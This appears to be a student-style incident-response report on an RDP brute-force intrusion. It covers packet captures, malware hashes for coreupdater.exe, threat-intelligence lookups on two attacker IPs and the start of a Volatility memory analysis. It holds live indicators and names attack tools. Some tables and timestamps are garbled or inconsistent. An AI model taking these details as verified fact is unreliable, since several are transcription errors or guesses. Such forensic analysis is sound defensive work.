3928..	2020-09-19 02:57:46.088592	203.78.103.109	10.42.85.115	ICMP	182	443 → 50875 [PSH, ACK] Seq=885574 Ack=197277 Win=370432 Len=128 [TCP PDU reassembled in 395129]
3928..	2020-09-19 02:57:46.059349	10.42.85.115	203.78.103.109	TCP	60	50875 → 443 [ACK] Seq=197277 Ack=903502 Win=2100992 Len=0
3928..	2020-09-19 02:57:46.059459	10.42.85.115	203.78.103.109	TCP	210	50875 → 443 [PSH, ACK] Seq=197277 Ack=903502 Win=2100992 Len=160 [TCP PDU reassembled in 394097]
3928..	2020-09-19 02:57:46.059663	203.78.103.109	10.42.85.115	TCP	54	443 → 50875 [ACK] Seq=903502 Ack=197277 Win=373376 Len=0
3928..	2020-09-19 02:57:46.059688	203.78.103.109	10.42.85.10	TCP	182	443 → 62613 [PSH, ACK] Seq=887534 Ack=27583 Win=64128 Len=128 [TCP PDU reassembled in 394630]
3928..	2020-09-19 02:57:46.07148	10.42.85.10	203.78.103.109	TCP	60	62613 → 443 [ACK] Seq=27583 Ack=887534 Win=1722368 Len=0
3928..	2020-09-19 02:57:46.071507	203.78.103.109	10.42.85.10	TCP	214	62613 → 443 [PSH, ACK] Seq=887534 Ack=27583 Win=1722368 Len=0
3928..	2020-09-19 02:57:46.091006	203.78.103.109	10.42.85.10	TCP	54	443 → 62613 [ACK] Seq=27583 Ack=887534 Win=1722368 Len=0
3929..	2020-09-19 02:58:46.738739	203.78.103.109	10.42.85.115	TCP	182	443 → 50875 [ACK] Seq=885574 Ack=197277 Win=370432 Len=128 [TCP PDU reassembled in 395129]
3929..	2020-09-19 02:58:46.793782	10.42.85.115	203.78.103.109	TCP	60	50875 → 443 [ACK] Seq=197277 Ack=903502 Win=2100992 Len=0
3929..	2020-09-19 02:58:46.793812	10.42.85.115	203.78.103.109	TCP	214	50875 → 443 [ACK] Seq=903502 Ack=197277 Win=373376 Len=0
3929..	2020-09-19 02:58:46.794031	203.78.103.109	10.42.85.115	TCP	54	443 → 50875 [ACK] Seq=887534 Ack=27583 Win=64128 Len=128 [TCP PDU reassembled in 394630]
3929..	2020-09-19 02:58:52.123861	203.78.103.109	10.42.85.10	TCP	182	443 → 62613 [PSH, ACK] Seq=887534 Ack=27583 Win=1722368 Len=0
3929..	2020-09-19 02:58:52.177669	10.42.85.10	203.78.103.109	TCP	60	62613 → 443 [ACK] Seq=27583 Ack=887534 Win=1722368 Len=0
3929..	2020-09-19 02:58:52.177725	10.42.85.10	203.78.103.109	TCP	214	62613 → 443 [PSH, ACK] Seq=277431 Ack=887790 Win=1722112 Len=168 [TCP PDU reassembled in 392987]
3929..	2020-09-19 02:58:52.177755	203.78.103.109	10.42.85.10	TCP	54	443 → 62613 [ACK] Seq=887790 Ack=27903 Win=64128 Len=0
3929..	2020-09-19 02:59:47.438843	203.78.103.109	10.42.85.115	TCP	182	443 → 50875 [PSH, ACK] Seq=887790 Ack=198047 Win=373192 Len=128 [TCP PDU reassembled in 395129]
3929..	2020-09-19 02:59:47.440856	10.42.85.115	203.78.103.109	TCP	60	50875 → 443 [ACK] Seq=198047 Ack=887538 Win=2102272 Len=0
3929..	2020-09-19 02:59:47.449638	10.42.85.115	203.78.103.109	TCP	214	50875 → 443 [PSH, ACK] Seq=198047 Ack=887538 Win=2102272 Len=160 [TCP PDU reassembled in 394097]
3929..	2020-09-19 02:59:47.449791	203.78.103.109	10.42.85.115	TCP	54	443 → 50875 [ACK] Seq=903502 Ack=198209 Win=373192 Len=0

Packet capture review confirms that both the Domain Controller and Desktop initiated SSL-encrypted sessions with this IP over port 443, further solidifying the suspicion that both machines had established outbound connections with the same malicious endpoint.

Summary

1. What protocols were used for initial scanning?

The attacker used TCP, evident from SYN packets targeting port 3389. Cookies in the RDP negotiation contained ms-tsv=msrdp.nmap, confirming the use of Nmap.

2. What time did the attack begin? Which techniques were used?

The attack began at 2020-09-19 02:19:26 PST. It involved an RDP brute-force attack against the Domain Controller, consistent with MITRE ATT&CK T1110.001 – Brute Force: Password Guessing.

3. What time did lateral movement occur?

2020-09-19 02:35:55 PST — the attacker used RDP to move from the DC to the Desktop using compromised domain admin credentials. This maps to T1021.001 – Remote Services: RDP.

4. What tool(s) were likely used for the attack?

- Nmap for scanning (confirmed via RDP cookie headers).
- Likely Hydra, Ncrack, or Medusa for brute-forcing (no clear indicators, but inferred from traffic behavior).
- Metasploit Framework for payload delivery, as the malware (coreupdater.exe) triggered a Meterpreter reverse shell.

5. What port(s) were scanned or accessed?

- 3389 (RDP): scanned and accessed.
- 80 (HTTP): used to retrieve the malicious executable.
- 443 (HTTPS): used by the malware to maintain outbound C2 connections.

6. Can you reconstruct the HTTP download of the malware(s) from the PCAP?

Yes. Using Wireshark's Export Objects (HTTP) and NetworkMiner, the file coreupdater.exe was successfully extracted from traffic to 194.61.24.102 on TCP port 80.

7. What are the hashes of all malware(s)?

- MD5: eed41b4500e473f97c50c7385ef5e374
- SHA-1: fd153c66386ca93ec9993d66a84d6f0d129a3a5c
- SHA-256: 10f3b92002bb98467334161cf85d0b1730851f9256f83c27db125e9a0c1cfda6
- Vhash: 073036151e5bz2!z
- Authentihash:
88763e60ed00afda80a61647782b597542d9667d2b9a35fb2623967e302fa28e

8. Extract the malware payloads from PCAP using Wireshark or NetworkMiner or any other tools:

The malware (coreupdater.exe) was extracted using NetworkMiner and Wireshark from HTTP traffic originating from 194.61.24.102. It was found in the path:

AppData\Local\NetworkMiner\AssembledFiles\194.61.24.102\TCP-80\

9. Identify lateral movement via logs or Security.evtx:

Logs from Security.evtx and TerminalServices-RemoteConnectionManager on the Desktop confirm successful logon at 03:36:23Z using the domain admin account from 10.42.85.10 (the DC), matching MITRE T1021.001.

10. Were the malware communicating using DNS tunneling?

No. DNS logs and queries were standard and resolved to expected Microsoft services and cloud endpoints. There were no signs of DNS tunneling or abnormal encoded payloads in DNS queries.

11. How many outbound connections were made by the malware(s)?

The malware made at least two distinct outbound HTTPS connections to IP 203.78.103.109:443, one from the Domain Controller and one from the Desktop, observed both in ANY.RUN sandbox and Wireshark.

12. Identify all DNS queries made by the infected systems:

DNS queries included legitimate Microsoft domains (e.g., config.teams.microsoft.com, login.microsoftonline.com) and typical telemetry endpoints. There were no suspicious or malformed DNS queries detected during the timeframe.

Attribution & Threat Intelligence

The screenshot shows the VirusTotal analysis interface for the IP address 203.78.103.109. The main summary indicates that 7 out of 94 security vendors flagged the IP as malicious. Below this, detailed information shows the IP is located in Thailand (AS 18362, Netway Communication Co.,Ltd.) and was last analyzed a day ago. A command prompt window is overlaid on the interface, showing the path SarjounRadiyeh~C:\Users>.

Security vendor	Classification	BitDefender	CyRadar	Sophos	Abusix	ADMINUSLabs
alphaMountain.ai	Malicious	Malware	Malicious	Malware	Clean	Clean
CRDF	Malicious		Malicious	Malware		
G-Data	Malware			Malware		
VIPRE	Malware				Clean	
Acronis	Clean				Clean	

The IP address 203.78.103.109, based in Thailand and registered to Netway Communication Co., Ltd., has been flagged as malicious by 7 out of 94 security vendors on VirusTotal. This classification strongly indicates that the IP is associated with nefarious activity, likely serving as a command-and-control (C2) endpoint for the malware observed in this case.

The screenshot shows the VirusTotal analysis interface for the IP address 203.78.103.109. It displays historical DNS replication data, showing 35 entries from 2020-02-13 to 2021-07-17, where the resolver VirusTotal detected 0/94 for most entries. It also shows 13 communicating files from 2020-12-21 to 2024-04-10, with detections ranging from 62/72 to 26/60. A command prompt window is overlaid on the interface, showing the path SarjounRadiyeh~C:\Users>.

Date resolved	Detections	Resolver	Domain
2021-07-17	0 / 94	VirusTotal	nippontpets.com
2021-04-22	0 / 94	VirusTotal	www.petmallthailand.com
2021-03-20	0 / 94	VirusTotal	petmallthailand.com
2021-03-17	0 / 94	VirusTotal	mail.brownepetworld.com
2021-02-27	0 / 94	VirusTotal	mail.happydog-happycat.com
2021-02-22	0 / 94	VirusTotal	mail.kugarden.com
2021-02-06	0 / 94	VirusTotal	www.brownepetworld.com
2021-01-10	0 / 94	VirusTotal	rvglobalsoft.netway.pro
2020-12-21	0 / 94	VirusTotal	mail.dogenjoypattaya.com
2020-12-13	0 / 94	VirusTotal	ns1nippontpets.com

Scanned	Detections	Type	Name
2025-05-04	62 / 72	Win32 EXE	coreupdater.exe
2024-04-11	30 / 58	Powershell	code1_embedded.ps1
2023-12-18	25 / 59	Text	testps1.ps1
2024-04-10	26 / 60	Text	decode.ps1

The IP address 203.78.103.109 has also been historically associated with domains that mimic legitimate pet-related businesses, such as petmallthailand.com, mail.happydog-happycat.com, and mail.brownepetworld.com. These domains appear benign at first glance but are likely used in social engineering or phishing campaigns, further supporting the attribution of this infrastructure to malicious activity.

LOCATION DATA

Bang Rak, Thailand

OWNER DETAILS

IP ADDRESS 203.78.103.109
⚠️ FWD/REV DNS MATCH No data
HOSTNAME -
⚠️ DOMAIN -
⚠️ NETWORK OWNER netway communication co. ltd.

REPUTATION DETAILS

SENDER IP REPUTATION Neutral ⚠️ Submit Sender IP Reputation Ticket

WEB REPUTATION Unknown ⚠️ Submit Web Reputation Ticket

EMAIL VOLUME DATA

	LAST DAY	LAST MONTH
EMAIL VOLUME	0.0	0.0
VOLUME CHANGE	0%	
SPAM LEVEL	None	

CONTENT DETAILS

CONTENT CATEGORY No established content categories
⚠️ Think these category details are incorrect?
⚠️ Submit Content Categorization Ticket

BLOCK LISTS

TALOS SECURITY INT

AD Command Prompt SarjounRadiyeh~C:\Users>

FEODO tracker

from ABUSE | SPAMHAUS

Mitigate Browse Blocklist Statistics FAQ About

masters behind the ebanking Trojan Dyre moved their operation over to Dridex. More information about Dridex is available on [Malpedia](#)

- **QakBot:** first appeared in 2007 and is still very active as of today. More information about QakBot is available on [Malpedia](#)
- **BazarLoader:** first appeared in 2021, BazarLoader (aka BazarBackdoor) is probably a "spin-off" from TrickBot. It is mainly used by infamous Conti group to deploy Ransomware on enterprise networks. Further information about BazarLoader is available on [Malpedia](#)
- **BumbleBee:** first appeared in 2022, BumbleBee is used to drop Cobalt Strike to conduct lateral movement in corporate networks that eventually lead to an encryption with Ransomware. Further information about BumbleBee is available on [Malpedia](#)
- **Pikabot:** first appeared in early 2023, Pikabot is used to drop Cobalt Strike to conduct lateral movement in corporate networks that eventually lead to an encryption with Ransomware. Further information about Pikabot is available on [Malpedia](#)

203.78.103.109 ⚠️ Search

Filter for: Emotet (aka Heodo) TrickBot Dridex QakBot BazarLoader Bumblebee Pikabot

Show entries ⚠️ Search: ⚠️

Firstseen (UTC) Host Malware Status

No data available in table

Command Prompt SarjounRadiyeh~C:\Users>

SPAMHAUS PROJECT

203.78.103.109 ⚠️

IP AND DOMAIN REPUTATION CHECKER

203.78.103.109 has no issues

⚠️ 

SarjounRadiyeh~C:\Users>

The command-and-control infrastructure leveraged during this incident included a Thailand-based IP address (203.78.103.109), operated by Netway Communication Co. Ltd. Located in Bang Rak, Thailand, the IP has been flagged as malicious by 7 out of 94 vendors on VirusTotal, indicating a moderate threat level. While Cisco Talos Intelligence assigns it a neutral reputation with no associated domain or content category, passive DNS records show the IP was previously associated with domains mimicking legitimate pet businesses (e.g., nipponpets.com, petmallthailand.com, browneypetworld.com), suggesting a pattern of deceptive infrastructure reuse.

Despite its abuse history, the IP currently has no listings on Spamhaus or the Feodo Tracker, implying it is not part of any known active botnet like Emotet or QakBot. Additionally, no significant web reputation or email volume patterns were found, further complicating attribution to a known threat actor or campaign.

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Date resolved	Detections	Resolver
2024-10-11	0 / 94	VirusTotal
2020-05-07	0 / 94	VirusTotal
2019-11-06	0 / 94	VirusTotal
2019-11-05	0 / 94	VirusTotal

Communicating Files (1)

SarjounRadiyeh~C:\Users>

klient-293.exe

The IP address 194.61.24.102, registered to LLC Media Systems and geolocated in Russia, currently shows no direct malware detections or blacklist associations on VirusTotal. However, it has been involved in communications with at least one suspicious file and has a notable volume of downvotes and user-submitted comments tagging it as potentially malicious. Although not flagged by major security vendors, the community's negative sentiment and its repeated appearance in malicious traffic flows suggest it may be part of an attacker-controlled infrastructure or used in staging or delivery during the campaign

Scanned	Detections	Type	Name
2025-04-16	2 / 61	Network capture	partB.pcap
2025-02-23	2 / 64	unknown	3724.dmp
2025-02-18	18 / 61	Network capture	coreupdater.pcapan
2025-02-15	2 / 61	unknown	pid.3724.dmp
2025-01-23	25 / 61	unknown	coreupdaterLHL
2024-10-23	2 / 63	Network capture	partb.pcap
2024-08-01	21 / 65	unknown	corupdater.exe
2024-04-21	2 / 59	Network capture	ia473final2024.pcap
2022-06-08	2 / 56	Network capture	1.pcapan
2022-03-17	2 / 55	Network capture	case001.17C232E6.pcap

Latest files where the given IP address is found in their contents.

SarjounRadiyeh~C:\Users>

ia473final2024.pcap

The IP address 194.61.24.102 has appeared in multiple files flagged for suspicious or malicious activity, including PCAP captures and dumps, as shown in the VirusTotal results. Notably, it's been linked to files like coreupdater.exe and its variants (corupdater.exe, coreupdaterLHL), which are confirmed to be malicious in other analyses. While the IP itself is not currently blacklisted and lacks widespread vendor detections, its repeated presence in infected environments, especially in connection with known malware, suggests its use within targeted attacks or campaigns. This strengthens the case that, while not broadly flagged, the IP plays a supporting role in specific malicious operations.

LOCATION DATA

Moscow, Russia

OWNER DETAILS

IP ADDRESS	194.61.24.102
FWD/REV DNS MATCH	No data
HOSTNAME	-
DOMAIN	-
NETWORK OWNER	optima communications llc

CONTENT DETAILS

CONTENT CATEGORY: No established content categories

REPUTATION DETAILS

SENDER IP REPUTATION: Neutral

WEB REPUTATION: Unknown

Submit Sender IP Reputation Ticket | Submit Web Reputation Ticket

EMAIL VOLUME DATA

	LAST DAY	LAST MONTH
EMAIL VOLUME	2.0	0.9
VOLUME CHANGE	0%	-
SPAM LEVEL	None	-

BLOCK LISTS

TALOS SECURITY INTELLIGENCE BLOCK LIST

ADDED TO THE BLOCK LIST	STATUS	EXPIRED
No	-	-

FEODO tracker

from ABUSE | by SPAMHAUS

Mitigate | Browse | Blocklist | Statistics | FAQ | About

masters behind the ebanking Trojan Dyre moved their operation over to Dridex. More information about Dridex is available on [Malpedia](#)

- **QakBot:** first appeared in 2007 and is still very active as of today. More information about QakBot is available on [Malpedia](#)
- **BazarLoader:** first appeared in 2021, BazarLoader (aka BazarBackdoor) is probably a "spin-off" from TrickBot. It is mainly used by infamous Conti group to deploy Ransomware on enterprise networks. Further information about BazarLoader is available on [Malpedia](#)
- **BumbleBee:** first appeared in 2022, BumbleBee is used to drop Cobalt Strike to conduct reconnaissance and to perform lateral movement. It is also used to an encryption with Ransomware. Further information about BumbleBee is available on [Malpedia](#)
- **Pikabot:** first appeared in early 2023, Pikabot is used to drop Cobalt Strike to conduct reconnaissance and to perform lateral movement. It is also used to an encryption with Ransomware. Further information about Pikabot is available on [Malpedia](#)

194.61.24.102

Search

Filter for: Emotet (aka Heado) | TrickBot | Dridex | QakBot | BazarLoader | BumbleBee | Pikabot

Show entries: Search:

Firstseen (UTC)	Host	Malware	Status	Network (ASN)	Country
No data available in table					

Previous | Next

SPAMHAUS PROJECT

194.61.24.102

IP AND DOMAIN REPUTATION CHECKER

194.61.24.102 has no issues

194.61.24.102, which is based in Moscow, Russia and registered to Optima Communications LLC, shows a much cleaner record. It's marked as neutral by Cisco Talos. There is no active threat intelligence linking this IP to known malware families (e.g., Emotet, Dridex, QakBot) on Feodo Tracker, and it is not listed on Spamhaus either. Its reputation remains largely neutral, with very little email or spam activity, although some community comments suggest caution.

The screenshot shows the MalwareBazaar analysis interface for a specific sample. At the top, there's a search bar with the SHA256 hash: 10f3b92002bb98467334161cf85d0b1730851f9256f83c27db125e9a0c1cfda6. Below the search bar is a 'History' section with the following timeline:

	Date
Creation Time	2010-04-14 22:06:53 UTC
First Seen In The Wild	2020-09-18 20:24:12 UTC
First Submission	2020-09-27 13:12:13 UTC
Last Submission	2025-05-02 15:56:51 UTC
Last Analysis	2025-05-04 03:49:48 UTC

Below the history is a 'Names' section listing various file names and formats:

- coreupdater.exe
- co
- .t.exe
- coreupdater(1).exe
- coreupdater.bin
- coreupdaterForensics
- coreupdater.xex.exe
- coreupdater http object
- coreupdater
- program.exe
- malware.exe
- 10f3b92002bb98467334161cf85d0b1730851f9256f83c27db125e9a0c1cfda6.bin
- tss.exe
- coreupdater(2).exe
- coreupdaterone.exe
- coreupdater2
- suscoreupdater.exe

A small inset window titled 'Command Prompt' shows the command line prompt: SarjounRadiyeh~C:\Users>, indicating the analysis is being performed on a Windows system.

Browse Database

The screenshot shows the 'Browse Database' interface. A search bar at the top contains the SHA256 hash: sha256:10f3b92002bb98467334161cf85d0b1730851f9256f83c27db125e9a0c1cfda6. To the right of the search bar is a 'Search' button. Below the search bar is a 'Search Syntax' link. The main area is a table with the following columns: Date (UTC), SHA256 hash, Type, and Signature. The table currently displays the message: 'No data available in table'. At the bottom left, it says 'Showing 0 to 0 of 0 entries'. At the bottom right are 'Previous' and 'Next' buttons. An inset window titled 'Command Prompt' shows the same user path as the previous screenshot: SarjounRadiyeh~C:\Users>.

Although coreupdater.exe has appeared under multiple names and formats across different samples, a search on MalwareBazaar returned no matches for its SHA256 hash, suggesting that the sample has not been widely reported or shared across open malware databases, indicating it may be part of a more contained or bespoke operation.

Summary

1. Are the attackers' IP addresses known in threat intelligence feeds?

Partially. The Thai-based IP 203.78.103.109 has been flagged as malicious by 7 out of 94 vendors on VirusTotal and is associated with suspicious .exe, .ps1, and .pcap files. It is not listed in Feodo Tracker, Spamhaus, or MalwareBazaar, indicating it may not be part of a major botnet or widespread APT infrastructure but is still considered malicious. The Russian IP 194.61.24.102 has not been flagged as malicious in any major threat intelligence feed and shows no significant indicators of compromise, though user-submitted comments on VirusTotal suggest suspicion.

2. Which countries are involved?

The attack infrastructure involves two countries:

- Thailand, from which the malicious IP 203.78.103.109 originates, this IP is directly associated with malware activity (coreupdater.exe) and command-and-control communication.
- Russia, hosting 194.61.24.102, which is seen communicating with compromised machines but has not been officially flagged as malicious. Given the geopolitical and commercial context (the CEO having many enemies), the presence of infrastructure in both countries may be of interest to leadership and legal counsel.

3. What were the roles of the different suspicious IPs?

- 203.78.103.109 (Thailand): Acted as the command-and-control server. It received outbound traffic from infected endpoints (both DC and desktop) using encrypted communication over port 443 (SSL/TLS), likely for data exfiltration or remote access.
- 194.61.24.102 (Russia): Though clean in most feeds, this IP was observed in the PCAP as part of session traffic as the initial attacker, It port scanned the machines and directly connected to them and even provided the malware to them through HTTP.

4. Were the malware(s) observed in any other campaign?

No major evidence suggests coreupdater.exe was involved in large-scale or previously documented campaigns. Although it has multiple aliases and has been seen in several suspicious .pcap files, its SHA-256 hash is not listed in MalwareBazaar, and no established malware families (e.g., Emotet, TrickBot) have been associated with it. This suggests that the malware may have been custom-built for this attack or repurposed from lesser-known toolsets, possibly to avoid detection by public threat feeds.

Memory Forensics

CITADEL-DC01

```
SarjounRadyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory>volatility3 -f dc01.mem windows.info
Volatility 3 Framework 2.11.0
Progress: 100.00          PDB scanning finished
Variable           Value
Kernel Base        0xf800cb804000
DTB              0x1a7000
Symbols file:///C:/Users/xenon/AppData/Local/Programs/Python/Python311/Lib/site-packages/volatility3/symbols/w
2BECAC3-1.json.xz
Is64Bit True
IsPAE  False
layer_name        0 WindowsIntel32e
memory_layer      1 FileLayer
KdVersionBlock   0xf800cba9bd80
Major/Minor       15.9600
MachineType       34404
KeNumberProcessors 2
SystemTime        2020-09-19 04:39:59+00:00
NtSystemRoot      C:\Windows
NtProductType    NtProductLanManNt
NtMajorVersion   6
NtMinorVersion   3
PE MajorOperatingSystemVersion 6
PE MinorOperatingSystemVersion 3
PE Machine        34404
PE TimeDateStamp  Sat Feb 22 08:08:18 2014

SarjounRadyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory>
```

Memory analysis was initiated on the domain controller (CITADEL-DC01), the first system breached in the incident. Using Volatility 3, the image was successfully profiled, confirming it as a 64-bit Windows Server 2012 R2 system with a memory snapshot timestamp of 2020-09-19 04:39:59 UTC. This baseline establishes the platform context and validates the environment for process, service, and injection analysis.

PID	PPID	Image	file	Name	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	File	output
4	0	System	0xe0005f273040	98	-	N/A	False	2020-09-19 01:22:38.000000 UTC	N/A	Disabled			
206	4	smss.exe	0xe000602549000	2	-	N/A	False	2020-09-19 01:22:38.000000 UTC	N/A	Disabled			
324	316	csrss.exe	0xe000602c2880	8	-	0	False	2020-09-19 01:22:39.000000 UTC	N/A	Disabled			
484	316	wininit.exe	0xe000602cc900	1	-	0	False	2020-09-19 01:22:40.000000 UTC	N/A	Disabled			
412	396	csrss.exe	0xe000602c1900	10	-	1	False	2020-09-19 01:22:40.000000 UTC	N/A	Disabled			
452	404	services.exe	0xe00060c11880	5	-	0	False	2020-09-19 01:22:40.000000 UTC	N/A	Disabled			
460	404	lsass.exe	0xe00060c0e0800	31	-	0	False	2020-09-19 01:22:40.000000 UTC	N/A	Disabled			
492	396	winlogon.exe	0xe00060c2a080	4	-	1	False	2020-09-19 01:22:40.000000 UTC	N/A	Disabled			
640	452	svchost.exe	0xe00060c84900	8	-	0	False	2020-09-19 01:22:40.000000 UTC	N/A	Disabled			
684	452	svchost.exe	0xe00060c94700	6	-	0	False	2020-09-19 01:22:40.000000 UTC	N/A	Disabled			
800	452	svchost.exe	0xe00060ca3900	12	-	0	False	2020-09-19 01:22:40.000000 UTC	N/A	Disabled			
888	492	dwm.exe	0xe00060d09688	7	-	1	False	2020-09-19 01:22:40.000000 UTC	N/A	Disabled			
848	452	svchost.exe	0xe00060d1e080	39	-	0	False	2020-09-19 01:22:41.000000 UTC	N/A	Disabled			
928	452	svchost.exe	0xe00060d5d500	16	-	0	False	2020-09-19 01:22:41.000000 UTC	N/A	Disabled			
1800	452	svchost.exe	0xe00060da2080	18	-	0	False	2020-09-19 01:22:41.000000 UTC	N/A	Disabled			
658	452	svchost.exe	0xe00060e099000	16	-	0	False	2020-09-19 01:22:41.000000 UTC	N/A	Disabled			
1292	452	Microsoft.Acti	0xe00060e0f73900	9	-	0	False	2020-09-19 01:22:41.000000 UTC	N/A	Disabled			
1322	452	dfsvc.exe	0xe00060fe1900	16	-	0	False	2020-09-19 01:22:41.000000 UTC	N/A	Disabled			
1368	452	dns.exe	0xe00060f3080	16	-	0	False	2020-09-19 01:22:41.000000 UTC	N/A	Disabled			
1392	452	izmserv.exe	0xe00060f47900	6	-	0	False	2020-09-19 01:22:41.000000 UTC	N/A	Disabled			
1556	452	VGAuthService.	0xe000610aa700	2	-	0	False	2020-09-19 01:22:41.000000 UTC	N/A	Disabled			
1600	452	vtooolsd.exe	0xe0006130900	9	-	0	False	2020-09-19 01:22:41.000000 UTC	N/A	Disabled			
1644	452	wlm.exe	0xe00061394800	2	-	0	False	2020-09-19 01:22:41.000000 UTC	N/A	Disabled			
1660	452	dfssvc.exe	0xe000619b2c0	11	-	0	False	2020-09-19 01:22:41.000000 UTC	N/A	Disabled			
1956	452	svhost.exe	0xe0006291b7c0	36	-	0	False	2020-09-19 01:23:29.000000 UTC	N/A	Disabled			
'96	452	vds.exe	0xe000629b3880	11	-	0	False	2020-09-19 01:23:29.000000 UTC	N/A	Disabled			
226	452	svchost.exe	0xe0006299260	8	-	0	False	2020-09-19 01:23:29.000000 UTC	N/A	Disabled			
2856	640	WmiPrvSE.exe	0xe000628d900	11	-	0	False	2020-09-19 01:23:29.000000 UTC	N/A	Disabled			
2216	452	dlhost.exe	0xe00062a26900	10	-	0	False	2020-09-19 01:23:29.000000 UTC	N/A	Disabled			
2460	452	msdtc.exe	0xe00062a2a000	9	-	0	False	2020-09-19 01:23:29.000000 UTC	N/A	Disabled			
3724	452	spoolsv.exe	0xe000631c9b00	13	-	0	False	2020-09-19 01:23:29.000000 UTC	N/A	Disabled			
3644	2244	coreupdater.exe	0xe000632f7700	8	-	2	False	2020-09-19 03:56:37.000000 UTC	2020-09-19 03:56:52.000000 UTC	Disabled			
3796	848	taskhostex.exe	0xe000632f04900	7	-	1	False	2020-09-19 04:36:03.000000 UTC	N/A	Disabled			
3472	3960	explorer.exe	0xe00063171900	39	-	1	False	2020-09-19 04:36:03.000000 UTC	N/A	Disabled			
466	1994	ServerManager.	0xe00060ce2880	10	-	1	False	2020-09-19 04:36:03.000000 UTC	N/A	Disabled			
3260	3472	vm3dservice.ex	0xe00063299280	1	-	1	False	2020-09-19 04:36:14.000000 UTC	N/A	Disabled			

Using pslist, the malicious process coreupdater.exe (PID 3644) was observed running on the domain controller, launched by parent process PID 2244 in Session ID 2, the only session not marked as 0, 1, or False. It executed from 03:56:37 UTC to 03:56:52 UTC on 2020-09-19, confirming it was short-lived and likely related to remote access or staged payload execution.

PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	File output
1556	452	VGAuthService.	0x1aaa200	2	-	0	False	2020-09-19 01:22:57.000000 UTC	N/A	Disabled
412	396	cssrs.exe	0x52c1900	10	-	1	False	2020-09-19 01:22:40.000000 UTC	N/A	Disabled
324	316	cssrs.exe	0x52c2000	8	-	0	False	2020-09-19 01:22:39.000000 UTC	N/A	Disabled
404	316	wininit.exe	0x52cc900	1	-	0	False	2020-09-19 01:22:40.000000 UTC	N/A	Disabled
791	#	smss.exe	0x5354900	2	-	N/A	False	2020-09-19 01:22:38.000000 UTC	N/A	Disabled
460	404	lsass.exe	0x5e0e000	31	-	0	False	2020-09-19 01:22:40.000000 UTC	N/A	Disabled
452	404	services.exe	0x5e11000	5	-	0	False	2020-09-19 01:22:40.000000 UTC	N/A	Disabled
492	396	winlogon.exe	0x5e2a000	4	-	1	False	2020-09-19 01:22:40.000000 UTC	N/A	Disabled
640	452	svchost.exe	0x5e84900	8	-	0	False	2020-09-19 01:22:40.000000 UTC	N/A	Disabled
684	452	svchost.exe	0x5e9a700	6	-	0	False	2020-09-19 01:22:40.000000 UTC	N/A	Disabled
800	452	svchost.exe	0x5ea3900	12	-	0	False	2020-09-19 01:22:40.000000 UTC	N/A	Disabled
400	1904	ServerManager.	0x8ee2000	10	-	1	False	2020-09-19 04:36:03.000000 UTC	N/A	Disabled
808	492	dwm.exe	0x5f09680	7	-	1	False	2020-09-19 01:22:40.000000 UTC	N/A	Disabled
848	452	svchost.exe	0x5f1e000	39	-	0	False	2020-09-19 01:22:41.000000 UTC	N/A	Disabled
928	452	svchost.exe	0x5f5d500	16	-	0	False	2020-09-19 01:22:41.000000 UTC	N/A	Disabled
1000	452	svchost.exe	0x5fa2000	18	-	0	False	2020-09-19 01:22:41.000000 UTC	N/A	Disabled
3796	848	taskhost.exe	0x658b900	7	-	1	False	2020-09-19 04:36:03.000000 UTC	N/A	Disabled
2216	452	dllhost.exe	0x84c5900	10	-	0	False	2020-09-19 01:23:21.000000 UTC	N/A	Disabled
668	452	svchost.exe	0x4099000	16	-	0	False	2020-09-19 01:22:41.000000 UTC	N/A	Disabled
1292	452	Microsoft.Acti	0x5f73900	9	-	0	False	2020-09-19 01:22:57.000000 UTC	N/A	Disabled
1332	452	dfsrs.exe	0x5e19000	16	-	0	False	2020-09-19 01:22:57.000000 UTC	N/A	Disabled
1368	452	dns.exe	0xf5f3080	16	-	0	False	2020-09-19 01:22:57.000000 UTC	N/A	Disabled
1392	452	ismserv.exe	0xf5f7900	6	-	0	False	2020-09-19 01:22:57.000000 UTC	N/A	Disabled
2466	452	msdtc.exe	0x137db900	9	-	0	False	2020-09-19 01:23:21.000000 UTC	N/A	Disabled
2764	640	WmiPrvSE.exe	0x14040a900	6	-	0	False	2020-09-19 04:37:42.000000 UTC	N/A	Disabled
2688	3472	vmtoolsd.exe	0x1ecbalc0	8	-	1	False	2020-09-19 04:36:14.000000 UTC	N/A	Disabled
3644	2244	coreupdater.exe	0x2082c700	0	-	2	False	2020-09-19 03:56:37.000000 UTC	2020-09-19 03:56:52.000000 UTC	Disabled
2846	3472	FTK_Imager.exe	0x20e21900	9	-	1	False	2020-09-19 04:37:04.000000 UTC	N/A	Disabled
3056	848	WMTADAP.exe	0x20f3f900	5	-	0	False	2020-09-19 04:37:42.000000 UTC	N/A	Disabled
3472	3960	explorer.exe	0x20f71900	39	-	1	False	2020-09-19 04:36:03.000000 UTC	N/A	Disabled
3724	452	spoolsv.exe	0x20fcbb900	13	-	0	False	2020-09-19 04:29:40.000000 UTC	N/A	Disabled
1556	452	VGAuthService.	0x2c076200	2	-	0	False	2020-09-19 01:22:57.000000 UTC	N/A	Disabled
3266	3472	vm3dservice.exe	0x2c465280	1	-	1	False	2020-09-19 04:36:14.000000 UTC	N/A	Disabled
3268	3472	vm3dservice.exe	0x3ce94280	1	-	1	False	2020-09-19 04:36:14.000000 UTC	N/A	Disabled
412	396	cssrs.exe	0x442b4900	10	-	1	False	2020-09-19 01:22:40.000000 UTC	N/A	Disabled
324	316	cssrs.exe	0x442b5080	8	-	0	False	2020-09-19 01:22:39.000000 UTC	N/A	Disabled

The psscan plugin did not reveal any additional hidden or terminated processes beyond those identified in pslist. All malicious processes, including coreupdater.exe, were already accounted for. There is no evidence at this stage of active process hollowing or DKOM-based process hiding.

PID	Process	Args
# System Required memory at 0x20 is not valid (process exited?)		
284	smss.exe	\SystemRoot\System32\smss.exe
324	cssrs.exe	%SystemRoot%\System32\cssrs.exe ObjectDirectory=\Windows SharedSection=1024,20480,768 Windows=On SubSystemType=Windows ServerDll=bas
esrv1	ServerDll=win32v:UserServerDlInitialization,3 ServerDll=ssxsvr,4 ProfileControl=Off MaxRequestThreads=16	
404	wininit.exe	wininit.exe
412	cssrs.exe	%SystemRoot%\System32\cssrs.exe ObjectDirectory=\Windows SharedSection=1024,20480,768 Windows=On SubSystemType=Windows ServerDll=bas
